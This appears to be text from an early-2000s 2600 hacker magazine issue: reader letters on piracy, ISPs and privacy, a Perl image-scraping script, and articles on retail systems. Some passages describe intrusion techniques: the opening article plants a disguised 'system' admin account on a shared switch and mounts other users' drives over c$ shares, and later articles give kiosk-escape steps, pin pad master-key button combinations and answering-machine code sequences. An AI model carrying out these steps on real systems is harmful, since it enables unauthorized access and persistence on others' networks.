So I went to the Ethernet menu and checked the statistics on all the ports. Of course they were all set to half duplex. So I quickly ran IFCONFIG again on my computer and got my MAC address. That way I could check the tables on the switch and find out what port I was assigned to. I found my MAC address matched with the MAC address in port 18. My roommates' MACs also matched port 18. So I went back to the switch and decided to change our port to full duplex. I logged in and typed:

>ethernet <enter>

>portMode <enter>

Next it asked "what port?" So I typed 18 and then it asked to enter a value.

Select Ethernet port (1-26): 18
Enter new value (10half,10full) [10full]:

I entered "10full" and was sent back to the main menu. I doublechecked my work and port 18 was at "10 full". Cool! Next I would create an account for myself, just in case an act of faith occurs and the admin decides to check his network and devices. Trying to make the account not seem suspicious, I named it "system" and gave full access to it. Before any changes take place you have to reset the switch, which can be done remotely. Now by doing some bandwidth tests, I see some improvement on our connections. It is not a huge difference since all I did was double the throughput of the port (full duplex doubles the throughput of a link), so the bandwidth and other network traffic was still the same. But at least it helps. Now the other IP address (192.168.1.1): I was able to telnet to the Cisco router and get low level access. Nothing really useful but by running the command: " >show version" I can see that it is a Cisco 2600. The only way to get root that I know of requires physical access to the router. Hmm... I guess I can look around my building next time I take out the trash. There are a lot of other security issues with this setup, like the ever famous "file and printer sharing" by Microsoft. All I had to do was open up "My Network Places" and choose a workgroup (about five exist on my segment), then just see what hosts offered what services. It was really kinda easy to do a "net use x: \\Ipaddress\c$" on my computer and mount some person's drive since Windows by default shares \c$ and \IPC$. But I was more interested in the switch and router than snooping around other people's drives.

As admins and enthusiasts, always secure your shit from both sides and never trust the users.

Shout outs to: Happydrgn, Alezzz, Escorpion, littlesunshyngrl, my Family and to all my other friends!

Continued from page39

I wrote my own letter:

"Back when I was in high school, I read magazines about computers and software. Then I started building my own computers from parts salvaged from friends' old computers plus whatever I had to buy to put everything together.

"I would also sometimes 'borrow' software which I could not afford to purchase. While this was illegal, it is a badly kept secret that this can sometimes greatly help vendors of the most expensive software to have it widely available to people interested in learning the software. They then go to work for companies which buy hundreds or thousands of copies. In fact, some of the most expensive creative software is now being given away free to non-business users for exactly this reason.

"If I hadn't gotten that experience I wouldn't have the great job and career I have today. I am now well paid and therefore have quite a bit of disposable income which I use for software, new technology, and entertainment.

"On the entertainment side, there have been dozens of reports showing that Napster actually increased album sales. DVD, which most major studios initially tried to destroy in favor of a horrendous pay-per-watch format, has been the best thing to happen to that industry since the VHS machine (which you may recall they also fought).

"Regardless of what is good for Corporate America, for once please concentrate on what is good for the citizenry. There are laws on the books right now which clearly establish the right of a customer to make a copy of an item they've purchased for use in another format (ex. for transfer to a more portable system) or as a safeguard against damage to the original. These rights are being violated by members of the MPAA and especially RIAA every single day, yet nothing is done.

"I ask that you not only prevent the likes of the SSSCA, but that you look into the continued routine violations of customers' fair-use and other rights, unfair business practices, and price fixing by the companies supporting SSSCA."

Jeremy M Lang

If more people took this kind of interest, including sending letters in the mail, making phone calls, and even making appointments to talk with elected officials, it would definitely make a difference. Since this letter was sent, the SSSCA has been renamed the CBDTPA (Consumer Broadband and Digital Television Promotion Act). Keep updated and spread the word - it's really our only chance.

Corporate Corruption

Dear *2600:*

I received a rather interesting mailing today from MCI. The letter, which is attached to a couple of plastic cards, advertises a new service allowing MCI subscribers to dial home using a toll-free number (1-800-484-6236) and a four-digit code. Each call costs 35 cents a minute, plus a 26 cent access charge if the number is dialed from a payphone. Interestingly, the card is already activated and no password is needed - just the four digit code on the card. Now, I got curious about this and dialed the number. When prompted for a code, I entered something random and the call began to ring through. Uh oh! This means anyone can dial into this system and hit random stuff, incurring charges on unknowing MCI customers' bills. According to MCI, "Your [calling cards] are ready to use right away. There's no need to sign up for anything and no extra fee to pay [which, by the way, is not quite true]." I don't see much potential for abuse here, unless you drop the card and some random individual decides to call you up repeatedly out of maliciousness - or, as in the previous example, if some asshole just decides to go wacko dialing numbers. Neither of these things are likely to happen, I suppose, but I would be willing to bet that every number 0001-9999 rings through to a different individual's phone line. Misdials are bound to happen, and one person's mistakes are conveniently charged directly to another's bill. Not to mention that the service is a ripoff - the only possible use I can think of for it is if you are at a payphone with no change and no access to a cashier or an ATM. Using a conventional phone card would be more economical in almost all cases. MCI is essentially charging you extra to dial your own phone number by way of an insecure, flawed proxy system that is unnecessary about 99 percent of the time. The ad sheet should have read, "Make long distance prank phone calls - and charge them to someone else!" I'd go for that (sarcasm).

~toast666

To put this kind of a "feature" on someone's phone line without their permission is, at best, extraordinarily sleazy on MCI's part.

Dear *2600:*

In your response to DarkBlayd (18:4), you state that you don't see how it's possible for Radio Shack to lose money if someone elects not to activate a piece of hardware that they've bought (such as DirecTV). One word: kickbacks. I worked for the Canadian arm way back when cell phones first came out. Radio Shack, as well as the competitors, sold cell phones at or below cost. We got a percentage of the money the airtime package cost (usually around $300). I was directed to not sell a phone unless the customer activated it in the store before he/she left. One of my coworkers "forgot" and was canned.

vidic0n

If it's clearly understood that an item is only for sale if it's activated, that's one thing. It's quite another if it's simply advertised at a certain price and then all of your personal info is grabbed at the point of sale as a "condition" for getting it at that price.

Dear *2600:*

I am writing this letter in order to inform you so you can inform the public. Recently all Comcast@home (around 500,000) users were transitioned to comcast.net. Without warning Comcast cut the service levels @home users were getting in half. They have also created connectivity issues with the poorly executed network and their privacy invading proxies that aren't even able to be user-disabled. After all this the price is still rising. I pay the same amount for less than half the service. Comcast doesn't even

have a news server set up. Also, the upload cap they have set in place has made it difficult to even download simple files. I've gone on below to list why this proxy setup is so bad.

1) Access to IP restricted resources is disrupted. In order to facilitate access to HTTP IP restricted resources, I must allow the Comcast proxy server to access these resources. If I allow the Comcast proxy server to access these resources, I inadvertently allow any other users of the proxy server access as well.

2) There is no check and balance on Comcast/ATT in how they implement the Inktomi Traffic Edge software or what they do with the information they gather, or even what information they do gather.

3) Customers were not notified of the change in service.

4) The Comcast call center was ignorant and unaware of the change in service.

5) Software which would defeat the intended purpose of the proxy server (Virtual Private Networks) is forbidden to be run or implemented by residential Comcast customers per the Comcast Acceptable Use Policy and Subscriber Policy.

6) The Traffic Edge software has the ability to exclude IP addresses from participating in the proxy. I should be given the opportunity to *opt out* of this "service" (I should have been told I was *opted in* to something in the first place).

On top of all this you have no other choice if you want cable Internet access. If Comcast is in your area, they are your provider. Not to mention that Comcast, the number three biggest cable provider in the nation, bought AT&T Broadband, the number one biggest provider. Comcast has bought out almost all the little providers over the years. Now you have Comcast from Philadelphia to Miami. There is no competition. It's easy to tell Comcast has no desire to make things better. The only desire they have is to drive up prices by giving less and less service and charging more and more.

Robert Williams

Dear *2600:*

During the Grammys a representative of a record company spewed for about five minutes on how the "music food chain" is in danger by people who download and pirate music. Throughout the entire spiel he was making false accusations, saying that every kid is downloading music on the computer behind their parent's backs, able to download 6,000 songs in three days. Come on! I live off a shit 56k connection. There is no way I could even start on that number! He was all concerned about how the artists will not receive their money when they make about $2 off every CD while the rest is sent to record companies. It seems he is more worried over his money than the "music food chain." Give me a break!

c0d3wr3ck3r

It would be interesting to ask this guy if he actually thought someone would buy that amount of music in a record store. If that figure is anywhere close to true (and we don't believe it for a nanosecond), they should be happy that people are taking an interest in their product and busy thinking up ways to exploit that interest. In reality, the musicians are being horribly deceived and taken advantage of by their own record companies. A recent "settlement" with online music distributors resulted in money going to the record companies - and nothing to the artists. We weren't a bit surprised but a lot of musicians were.

Dear *2600:*

It appears Disney is starting young with its brainwashing (not that I'm surprised). My girlfriend was flicking through the channels tonight and started to watch this cartoon on the Disney Channel called "The Proud Family." It featured this young kid in a black trenchcoat (a Matrix spoof) enticing his young girlfriend to download free music from his website. She complied and then turned into this crazy music-downloading freak. This eventually led to her arrest and being banned from the use of her father's computer. Later she was again enticed by her misguided black trenchcoat-wearing friend (who is obviously Disney's demented impersonation of a hacker) to download music again. This time, instead of her arrest, she finds at a local CD store that all of the CD's are gone, leaving the store owner broke. Her music downloading is to blame (of course). Not only is he out of business, but various people are out of jobs who have nothing to do with the music industry. At the end of the show she tells this oh so evil hacker kid that downloading music is stealing and to go away. Of course the show ends with her getting a great big hug from her mom telling her she did the right thing.

nomotion

Should anyone be surprised at this kind of propaganda when such corporations practically own the airwaves in this country? And the only reason we even say "practically" is because, at least on paper, the airwaves still belong to the people and can be taken back if the current holders are deemed unworthy. This applies to cable outlets as well.

Dear *2600:*

I was reading through an article today and the headline read "Moviegoing Set Record in 2001." Apparently the movie industry had the highest grossing year in 2001 since 1959. Now this strikes me as odd because there have been so many news articles about how the MPAA is losing billions of dollars each year to movie piracy. I went looking for one of these articles, and found in one a quote I thought was interesting: "Claiming that the movie industry is losing $3 billion annually through theft of its product in one form or another, [Jack] Valenti said that what was now happening could 'disfigure and shred the future of American films' because of the ease with which films can now be copied and transported on the Net."

Dash Interrupt

We're becoming increasingly convinced that there's a parallel universe MPAA that's adversely affected by these things. There's really no other explanation as to how they can make such diametrically opposed statements and expect them both to be true. Other than perhaps someone not being completely honest, that is. Yeah, we'll go with the parallel universe theory.

Dear *2600:*

Yesterday my Business Tech class had a rather lengthy debate on the issue of open source. We also discussed the controversial "sharing" of files through services like Napster, Kazaa, and Morpheus. I've always liked getting stuff for free through those services, but I've always sort of been on the fence on that topic. Until yesterday. We were right in the middle of this big discussion and I was being uncharacteristically quiet. Then something deep inside of me woke up. I realized something. People say that these services are killing the recording industry. I say let them kill it. Destroy the establishment. Kill all the record companies and movie studios. You can't kill art so it will go on without them. Only instead of having poppy little pieces of shit like Brittany Spears and Warner Brothers, you'll have an underground coalition of artists, producing their work in their basements and sharing it with the world for little or no money via the Internet. They'll have day jobs and still continue to produce their art because they truly believe in and love it. Forget about money, lose your self image. Indulge your passions, embrace your art. Free your mind, and take down the system.

Brad

Article Feedback

Dear *2600:*

Your contributor "angelazaharia" is most grievously mistaken in the article "Behind the Scenes on a Web Page" (18:4) when asserting that Akamai provides its image delivery services "free of charge." I can assure you that they do not. At least not intentionally.

Akamai is a "content delivery network." They operate an "edge network" of object cache servers, placing them in hundreds of NOCs around the world (though mostly in North America). The long URLs attached to "akamaized" images, PDFs, streaming media files, and other web page components are actually specially assembled URLs that include a cache rule, a timestamp and/or fingerprint of the content cached, and a serial number that identifies Akamai's customer (the web site that owns the component - Wired/Terra Lycos in the case of the article's web page). Akamai caches copies of the "heavy" items on a web page on a network of servers, and then uses its own proprietary algorithms to identify which of the edge servers is closest (in a network sense) to the end user, and then delivers the content from that server.

This is meant to improve the response time for building a complicated web page by limiting the number of network hops that heavy content needs to traverse to reach the end user. It is also supposed to lower the amount of server hardware that a media company like Terra Lycos has to invest in themselves by limiting the number of requests that come to the site's origin servers. The media company pays dearly for this service - in my experience up to four times the cost of bandwidth available from the typical bandwidth provider at a colocation center. Whether the supposed improvement in web page performance is worth the exorbitant costs (at least for simple object delivery) is a matter of no small debate.

As an added bonus, anyone who can figure out the format of an "ARL" (Akamai Resource Locator) can piggyback their own content on a paying Akamai customer's account. Like I said, they don't intentionally give their bandwidth away for free.

The author implies that Akamai makes its money by some form of underhanded distribution of end-user data. That has not been my experience. They have no problem selling the data back to the web site owner, but they do not cross-sell this information between firms, as that would be a quick way to get themselves sued out of existence, not by the end-users, but by the media companies themselves.

And the author's supposed shock at lycos.com cookies and URLs sprinkled about a wired.com page should be no surprise at all. Wired News is simply a brand owned by Terra Lycos. Of course they are going to track your activity on their entire family of sites. To those folks, you're not browsing separate sites. You are merely browsing different "properties" owned by Terra Lycos. It is a rare media company that operates a diversity of sites and does not do this kind of thing. Of far, far more concern is third-party traffic watchers like DoubleClick.

MSM

Article Feedback

Dear *2600:*

Maybe because I work in advertising, maybe because I have more training in economics than the average bear, maybe because I know people who work for firms like doubleclick.net, but maybe because I like free goods and services, is why I have to complain about all the derisions against doubleclick, akamai, et al.

Yes, these firms do invade privacy. They track a unique identifier - "you," as it were, and they know when you have been sleeping, they know when you're awake, etc. But these firms do not pose a threat against us. *2600* readers should have an affinity for how things work and should know how to get around them. To avoid ads without overhead go to http://www.yoyo.org/~pgl/adservers/ and edit your hosts file. Turn off cookies, or use cookie management software, or just do it yourself to your temp folders from time to time.

These firms provide their clients - websites like wired, for example, with the revenue that allows them to go on publishing *free* news on their website. If you use any of the ubiquitous free services, like weather, news, e-mail, etc. - services that not more than ten years ago cost real money, you have firms like doubleclick and akamai to thank for it.

I'm not saying that should open your system up for these firms to pick through, by no stretch of the imagination. But insofar as online privacy is concerned, the real "bad guys" are firms that produce things like the infamous BDE installation engine, CometCursor, and others that surreptitiously track your movements. We all know that doubleclick tracks online activity - that's what they do. They are not hiding behind a file sharing protocol, or a web site "enhancement." A little bit of privacy is the price of admission to premium content sites. And there is a worse case scenario. A subscription based Internet would give you even less privacy because now they would have a name, address, and credit card number to match up with a browser's

unique global identifier. Knowing this, instead of running at the mouth at how "evil" these firms are, put up and shut up. As long as all of doubleclick's URLs are pointed at 127.0.0.0, they don't know me, and I don't care.

Kurt Winter

Some good points, but what happens when they decide they're tired of people like you who bypass their tracking software? Perhaps they will even make it a crime. Stranger things have been happening. We feel people should at least have the option of deciding if they want to play by these rules. By letting people know how they work and with some of the information you've provided, people are better armed to deal with this. But just because these moneymaking firms are convinced that this is the only way the net can be run, it doesn't make it so. We should always be striving for ways to provide information and services to the masses in ways that aren't offensive, intrusive, or expensive.

Dear *2600:*

In the article "Basics on Answering Machine Hacking" in 18:4, Horrid presented a 1005-digit sequence that contains all the 3-digit numbers between 000 and 999. He asked for another such sequence that is shorter. Well, it may be a bit simplistic but if he removed the two trailing zeros from his sequence and added a 9 at the beginning, it would be shortened by one digit while still containing all the numbers. It is well enough to use a computer to generate a number sequence, but one should exercise a little reasoning as well.

ascii32

You managed to shorten it but your triumph isn't going to last very long....

Dear *2600:*

Horrid's string for accessing answering machines with 3-digit passwords is almost perfect. The minimal length for such a string is 1002 digits, not 1005. (In general, the length of a skeleton key for an answering machine code of length n is 10^n+n-1.) In order to remove unnecessary repetition from Horrid's string, simply remove positions 999, 1000, and 1001. (The 8899900 at the end of the string becomes 9900.)

ted

If you combine this with the previous letter's idea, you can get this down to 1001.

Dear *2600:*

After reading the article in 18:4 entitled "Examining Student Databases," I'm surprised that Screamer Chaotix wasn't aware that most universities have some kind of student/faculty database that's available for the school's use. Now what is amazing is that my school (which shall remain nameless to protect the innocent) has this information publicly available to everyone with just a short jot on the URL. Now it's just a good thing that Chaotix's friend's student ID isn't his SSN like it is with other schools (imagine the fun). Now the option to change it does exist, but it is one of those things that the school information technology department forgets to tell you during orientation.

P4R4d0x

Out by us, the State University of New York at Stony Brook has a system called SOAR (Student Online Access to Records) that not only keeps information on students (transcripts, addresses, phone numbers, etc.) but on all alumni, often without their knowledge. The username is the SSN (easily obtained as it's also the student ID which is printed on everything from term papers to grade postings) and the password is the six digit birthdate (also easily obtained or easily guessed). Those few individuals who managed to figure out how to change the password in the past will be delighted to learn that they apparently revert back to the default after a certain amount of time. It's said that a new system called SOLAR is about to be launched. Let's hope the added L somehow brings security.

Dear *2600:*

A year ago, I picked up a copy of *2600* and was very fond of the information found. It was something I could read and not cringe at. Fast forward to today and all I see are articles on "right click suppression" and "building a wooden computer." Not to mention that many letters are angst filled piles of jealousy and stupidity from high school nitwits. What's happened to *2600?* It seems to have been going steadily downhill.

Also, in regard to the letter about the Libertarian Party, your assumptions are wrong. Libertarian beliefs are founded upon freedom for both the individual and for the corporation, as well as the belief in personal responsibility. Corporations are not always honest or ethical, and the goal of Libertarian views is to prevent the corporation from impeding upon the citizen (making laws like the DMCA null), and allowing the citizen freedom from the state, socially and economically.

Scott

Usually when we're accused of going steadily downhill, it's for a longer period of time than a year. Perhaps you meant to accuse us of a sharp decline? As for Libertarian beliefs, it all sounds great except for the fact that it doesn't work. If a government lets huge corporations write the laws (such as in the United States today), it's little different than there being no government at all to keep the corporations in check. It's only in those places where governments actually represent the people that there's even a chance of keeping the corporations from systematically abusing the power that inevitably comes from being huge.

***Dear* 2600:**

This is in response to "Right Click Suppression" (18:4) by Rob Rohan. The right click suppression is not really a problem and it is in fact quite easy to bypass by non-intrusive means. For example, to copy pictures from the site onto the clipboard, you don't need right click. Use Internet Explorer (lets you highlight images) and just highlight the image (or whatever else you wanted to right-click on) using the left mouse button. Then simply press the Microsoft context-menu key (the key between CTRL and ALT on a standard 104-key keyboard - it's next to the Microsoft logo key). Most people I know find this key to be useless, and some even remove it. But don't be fooled. This key is quite a boon if used to your advantage. As for people who don't have this key on their keyboard, you can simply highlight the picture and use the menu option: Edit-Copy to copy it to the clipboard. In any case,

I think this is considerably easier than writing a Java program to save the picture.

Emre Yucel

Dear *2600:*

Another way to capture a web page is to simply do File, Edit Page in Netscape Communicator. I did this for a web page that had photos on it and it worked like a charm.

InternetGoddess

Dear *2600:*

In your 18:4 issue in the article "How to Hack from a RAM Disk" by Nv, the author recommends destruction of CD media: "If you're really paranoid, you can torch/incinerate the CD. I've heard nuking the CD in a microwave is not 100 percent successful in destroying data (and it stinks!)."

I would like to note that these examples of destroying CD media are dangerous - fire could get out of control. I hope no one would actually place CD media in their microwave. There are also some companies that sell what they term degauss devices that effectively act as belt sanders and grind the CD media until you are left with dust and a plastic disc. I have recommended my company not purchase these devices as they are both expensive and unnecessary.

Recently I found, purely by accident, a very effective and inexpensive way to destroy CD media without the use of any machinery or heat. I had inadvertently placed a compact disc in a solution of Purex Bleach. Twenty-four hours later I found the disc transformed to a bath of metallic flakes and a plastic disc. The process may have taken less than 24 hours to dissolve the actual metal coating on the plastic disc, but it was not before 24 hours had lapsed that I realized my disc was in the bleach solution.

Steven Richards

One of the more interesting inadvertent acts we've heard of lately.

Tracking Terrorists

Dear *2600:*

I wanted to comment on a reply to one of your reader's letters. You stated to someone that basically trying to hack Bin Laden was a stupid idea. I don't necessarily agree. Sure, it *could* be worthless, but cracking into his bank accounts and such forth would actually do some good whether you believe it's a stupid thought or not. It would also be helping the American cause a lot if the hacker community united and did something for the sake of our country. We bitch and moan about how much we hate our country, yet we were all angered by the events in September and all were united to help everyone. I mean, it's very possible that the government themselves are trying to crack into Bin Laden's accounts.

Chris

First off, we don't "bitch and moan about how much we hate our country." We bitch and moan about those who continually subvert the principles of democracy and get away with it, all the while masking themselves in patriotic fervor. Second, when was the last time you "cracked into a bank account," let alone that of someone who's on a most wanted list - or in this case on ALL of them? It's not like on TV and way too many people seem to think that it is. This leads to the perception that hackers can be used as some sort of cyberarmy, which is about the furthest thing from the truth. Anyone with even a slight familiarity of the hacker world would know that we're constantly questioning, disagreeing, exploring, and getting into trouble. Not exactly the kind of people who would do well in a military environment. (We happen to hear from a sizable number of unhappy hackers who somehow wind up in military service.) Finally, even if it were something simple, where do you get the right to be the judge, jury, and executioner? Imagine if everyone took it upon themselves to impose their brand of justice in this manner. If you really want to help, the best thing you can do is be observant and notice things that other people may not notice. Then let people know what you see. In this age where the truth is fleeting and mass manipulation is common, the ability to detect when something doesn't make sense is a valuable one.

Dear *2600:*

I'm writing to disagree with your analysis that the government should release an original digital version of the bin Laden tape. Apparently all digital video tapes have special "markers" for things like time, camera lens settings, etc. It seems silly to think that our government is good enough to fake bin Laden's image and voice, but can't fake a few digital markers to go along with that. The government didn't have to release any evidence at all, so be lucky you got any. If you reject it, then reject it, but don't expect them to pander to your whims.

Dan

They didn't have to release any evidence at all? What kind of world do you live in? It is the obligation of thinking people everywhere to question and analyze without relying on blind faith. Almost every major conflict in the world can be traced to people who refuse to even entertain the possibility of seeing something they don't want to see. As people with a technical knowledge of such things, it was a lot more than a mere "whim" for us to want to see the timecode of the tape. There were numerous details attesting to the authenticity that could have been garnered by seeing these values. While they could have been faked, it would take an extraordinary amount of effort and time to get all of them just right. That's why their release in a timely manner was so essential. And it's a perfect example of how hackers can help in these troubled times - by using some technical knowledge to let the world know if something makes sense or not. Of course, to do this properly you have to accept the fact that you don't know the answer until you analyze the data. It's puzzling and quite disturbing that the United States government wouldn't want this evidence to be known. But what's even worse is when people close their eyes to the mere possibility that the facts don't add up.

A Script for the Right Click Suppressed

by Pete

The purpose of this article is to provide an extension to "Right Click Suppression" by Rob Rohan in 18:4.

Blocking right-clicks, whether on the entire page or just images, is growing more and more popular as a form of weak copyright protection. I've encountered sites attempting to prevent me from saving material copyrighted by people other than the owner of the page!

In addition to the methods mentioned by Mr. Rohan, Windoze users can click on an image and drag it from the browser to their desktop or another folder to copy the image. Linux users can try the provided script.

The Script

The script isninja.pl is designed to get around that kind of right-click protection without having to root though the source yourself. Supply it with a few URLs and it will print all of the scripts (including the one used to block your right-clicks) found on those pages, along with the URLs of the images. Optionally, it will download the images and put them in the current directory. If you want to download the flash presentations, the midi music, or whatever, it would be fairly easy to add that to the script. In the absence of wget, Mr. Rohan's Java app would also work well. I had to dust off my Perl skills for this, so please forgive me if it's a bit sloppy.

```
#!/usr/bin/perl
#
#    Image/Script Ninja by Pete
#    Takes URL's and prints the locations of images (and optionally downloads the
#    images) and the scripts found on the page.  'isninja.pl --help' for more information.
#    Use it while you can, for tomorrow it will be illegal.
#

print "Starting Image/Script Ninja...\n";
#Make sure the user supplied the correct arguments and didn't specify '--help'.
if( @ARGV < 1 || "@ARGV" =~ /--help/)
    {
    print "usage = isninja.pl [--getimages] url1 [url2, url3...]\n";
    print "URL's must end in a filename (*.html, etc.) or a trailing slash.\n";
    print "--getimages downloads the image instead of only printing its URL.\n";
    exit;
    }#end if
#See if user wanted to save the images.
if( "@ARGV" =~ /--getimages/)
    {
    $getimages = 1;
    }#end if
else
    {
    $getimages = 0;
    }#end else
#Go through each URL
for($loop = 0; $loop < @ARGV; $loop++)
    {
    #Make sure it's not the argument!
    if($ARGV[$loop] eq "--getimages")
        {
        next;
        }#end if
    # Grab the file
    @files= `wget $ARGV[$loop] --output-document=-`;
    # To keep everything seperate
    print "\n\nResults from $ARGV[$loop]...\n";
    $scrnum = 0;
    $imgnum = 0;
    # Check each line.
    for($line = 0; $line < @file; $line++)
        {
        # Is there an image?
        if($file[$line] =~ /<img/i)
            {
            # If so, parse the line in a sloppy manner.
            @fs = split(/[<>]/, $file[$line]);
            for($loop2 = 0; $loop2 < @fs; $loop2++)
                {
                if($fs[$loop2] =~ /src/i)
                    {
                    @top = split(/\"/, $fs[$loop2]);
                    for($loop3 = 1; $top[$loop3-1] !~ /src/i; $loop3++)
                        {
                        ;
                        }#end for
                    $tmp = $ARGV[$loop];
                    $tmp2 = chop($tmp);
                    while($tmp2 ne "/")
                        {
                        $tmp2 = chop($tmp);
                        }#end while
                    $imgurl = $tmp.'/'.$top[$loop3];
                    $imgnum++;
                    print "Image #$imgnum:  $imgurl\n";
                    if($getimages)
                        {
                        system("wget $imgurl");
                        }#end if
                    }#end if
                }#end for
            }#end if
        # Is there a script?
        if($file[$line] =~ /<script/i)
            {
            # If so, print the code from <script> to </script>
            $scrnum++;
            print "===Script #$scrnum===\n";
            # The nested stuff is here in case anyone uses a script
            # to print out another script or something.
            $nested = 0;
            while($line < @file)
                {
                print $file[$line];
                if($file[$line] =~ /<script/i)
                    {
                    $nested++;
                    }#end if
                if($file[$line] =~ /<\/script/i)
                    {
                    if(!($nested))
                        {
                        last;
                        }#end if
                    $nested--;
                    }#end if
                $line++;
                }#end while
            print "===End Script #$scrnum===\n";
            }#end if
        }#end for
    }#end for
print "Finished.\n";
```

Retail Hardware Revisited

by dual_parallel
dual_parallel@hotmail.com

In this article I'll discuss some variations in a common pin pad, a couple of hacks at a large retailer, and finally a disturbing trend.

In my last article I discussed the VeriFone PinPad 1000 and the button presses (all simultaneous) needed to access the Master Key, or Mkey. Variations exist. Some pads are set to access the Mkey by pressing the bottom right and top right buttons. But the vast majority are set to access the Mkey by pressing the bottom right and top left buttons.

The last article discussed Wal-Mart. This article will discuss its failing competitor, Kmart. The pin pads at every Kmart register are Checkmate model CM 2120s, OS 1.07, version 2.1. One can gain access to the pin pad by pressing the four small buttons by the LCD screen, and the two bottom-most buttons, green Enter and red Cancel, simultaneously (think Vulcan mind meld). After an incorrect password, the pad will cycle, verifying the applications that the user has authorized access to.

Now, from pin pads to PCs. Walking into Kmart, at the Customer Service counter, one will immediately see one of two public computers running BlueLight.com, Kmart's online shopping application. These computers, the other residing in Electronics or sometimes Sporting Goods, run NT 4, have LCD monitors, a keyboard, and an enclosed trackball where the right button is trapped under plastic. The BlueLight.com application starts automatically, so logging off or shutting down just brings the application right back up.

BlueLight.com (v 1.0.55) is an e-commerce application that features products and a shopping cart, running on publicly available NT computers in many Kmarts across the nation. The application is a browser, accessing the Internet to transmit selections from the local Kmart to Kmart.com's servers (kih.kmart.com). BlueLight takes over the machine, running in the foreground. So the first thing to do is to log off by pressing Ctrl+Alt+Delete and clicking Logoff. The machine will cycle quickly, bringing up the NT desktop and then the BlueLight app. Now, do anything to stop the machine from running the BlueLight app. I was lucky; there was a printer configuration problem that popped up an error window and stopped BlueLight.

I left the printer error window alone and started poking around the desktop. I saw that anything significant that could be accessed from the Start button was missing. Function keys and Task Manager were disabled. The only thing in the system tray was anti-virus and... the clock. I doubled clicked the clock and the time was correct. Not for long. Windows applications and temporal anomalies do not mix. So I set the year to 1980, clicked Apply, and OK. Dr. Watson promptly crashed.

What can I leverage here? One of the buttons in the Dr. Watson error window was Help. Clicking Help brought up your favorite Contents-Index-Search. I messed around in Help until I had the option to search for Windows Help files. This gave me an Open File dialog box.

Should I search the C drive, C:\WINNT? No, I went to Network Neighborhood. And there, with little perusing, I saw vast networks like kmnorthamerica, kminternational, kih.kmart.com - way more than I could write down without being noticed.

I believe Kmart is counting on securing unwanted access from the BlueLight computers (which probably have trusted access) to these large nets by locking down these NT boxes. As you can see this isn't the case.

Finally, I want to discuss, not a hack, but what I can only call negligence. Throughout my explorations I examined quite a few pin pads. And underneath many I would find a sticker with an 800 number and a client number. The 800 numbers belong to either banks or transaction handling companies, and the client number is the only authentication needed to access sales, deposit, and checking account information for a given vendor. Having dealt with small businesses and having found these stickers at such, I know that this information is held closely. It is a shame that someone needs only a remote interest to access this private information.

More Radio Shack Facts

by c3llph
c3llph@hotmail.com

In the summer and autumn of 2000, Radio Shacks across the country got a new fixture, the Microsoft Internet Center. At the heart of these is of course a Compaq Presario 5000 series. Most are a P3 600 with 128 MB of ram and no anti-virus software (yes, backdoor-G/backorfice work well with these). The computer is linked by cat5 to a receiver/decoder box in the back. A Skystar Advantage model VSTAT IDU is what this store is equipped with. The Skystar is connected by coax to a commercial size two-way dish in the roof. Those in cities are equipped with, in all likelihood, DSL. I assume this because in the kiosk it gives the choice to learn about high-speed access by either DSL or satellite. The stores in rural America are equipped with what was Gilat-to-Home (www.gilat.com). After being called Gilat-to-Home, it was renamed to Starband. Now Radio Shack or Microsoft has dropped them for service because they were slowing the show. Other companies have looked at Gilat including Echostar, Russia's Yamaltelcom, PMSI, ISKRA, etc. Radio Shack has now switched to Hughes, the current owner of our favorite free satellite TV provider. Only the server side changed, none of the customer equipment. Gilat had prior to the switch put out version two of their receiver box, a free upgrade to existing customers. This original setup required you to purchase one of two "specially configured Compaq computers," priced at $999 or $1299 in addition to the actual satellite equipment and overpriced installation. Since then, about May or June '01, both those computers have been discontinued and are no longer available. From other dealers I have talked to, the lower cost machine wasn't up to par to run the system from the beginning. Originally set for a January or February '01 release was the USB-only version that could run with an existing computer to hook up to the satellite system. These USB add-on boxes ended up working with only about one out of every ten computers. So they are/have been "finishing" testing for USB-only add on boxes. Since these are always connected, they have a constant assigned IP.

In some franchise stores for sure, maybe in corporate ones also depending on the intellect of the managers and their location (i.e., broadband options), owners/managers have tied into the 2-way satellite to access the Internet for their store's Internet connection. They do this either by use of a separate computer set up as a proxy server or with the supplied Compaq computer itself, depending on how safe they want their store's POS and Compaq display computers to be.

In addition, the Compaq computers themselves are stripped of most functionality. All f-keys are disabled, you can open "my computer" with only the cd rom drive. Ctrl-Alt-Del is active but there is an easier way. When clicking on start, then documents, if you click on "my documents", you get into the folder. Way too easy. From there you can navigate as usual, except right clicking. Most of those options are available on the file button anyway. You have almost all rights including opening a DOS prompt and access to regedit.

Name Database

All stores (corporate and franchise) keep local in-store records only. Once a month the entire database is uploaded to Radio Shack's corporate office. The old addresses are included in this for the purpose of recent address/phone number changes, etc. Then the Radio Shack corporate office crosses this with their previous files to complete the database update. Then we all get a flyer in the mail once a month. The flyers come at no cost to your local franchise stores. That is why we are always asking for your info. It's free advertising. Also, a recent update to the Radio Shack POS, found at www.radioshackpos.com, Allzip.exe, a self-extracting WinZip file, has let us add all the zip codes in the U.S. or per state if we so wish. Most POS updates have both full install (server) and file only (client). Allzip.exe is installed on the server only, not any of the client computers. This creates two files in the C:\RSPOSICS\RSFILES directory, the same directory that holds all inventory, customer name, and most other database files. The files created are Rsallzip.exe and Pzipcode.bms. When you run the .exe, you get your choice of which states you want to add - one or all. You choose which ones, hit OK, then just enter the zip code and get the city name. You now don't have to ask the customer how to spell Kalamazoo, or wherever they are from. Something interesting happens after the initial installation and running of RSallzip.exe. When run again it wants to connect up to the Radio Shack corporate server and look for new updates. When it does, it gives a basic store info screen that happens to have the server password listed in plain text.

I hope I have shed a little light on Radio Shack doings. Also, I hope all of this info is correct. It may differ between store types and states.

MarketPlace

Happenings

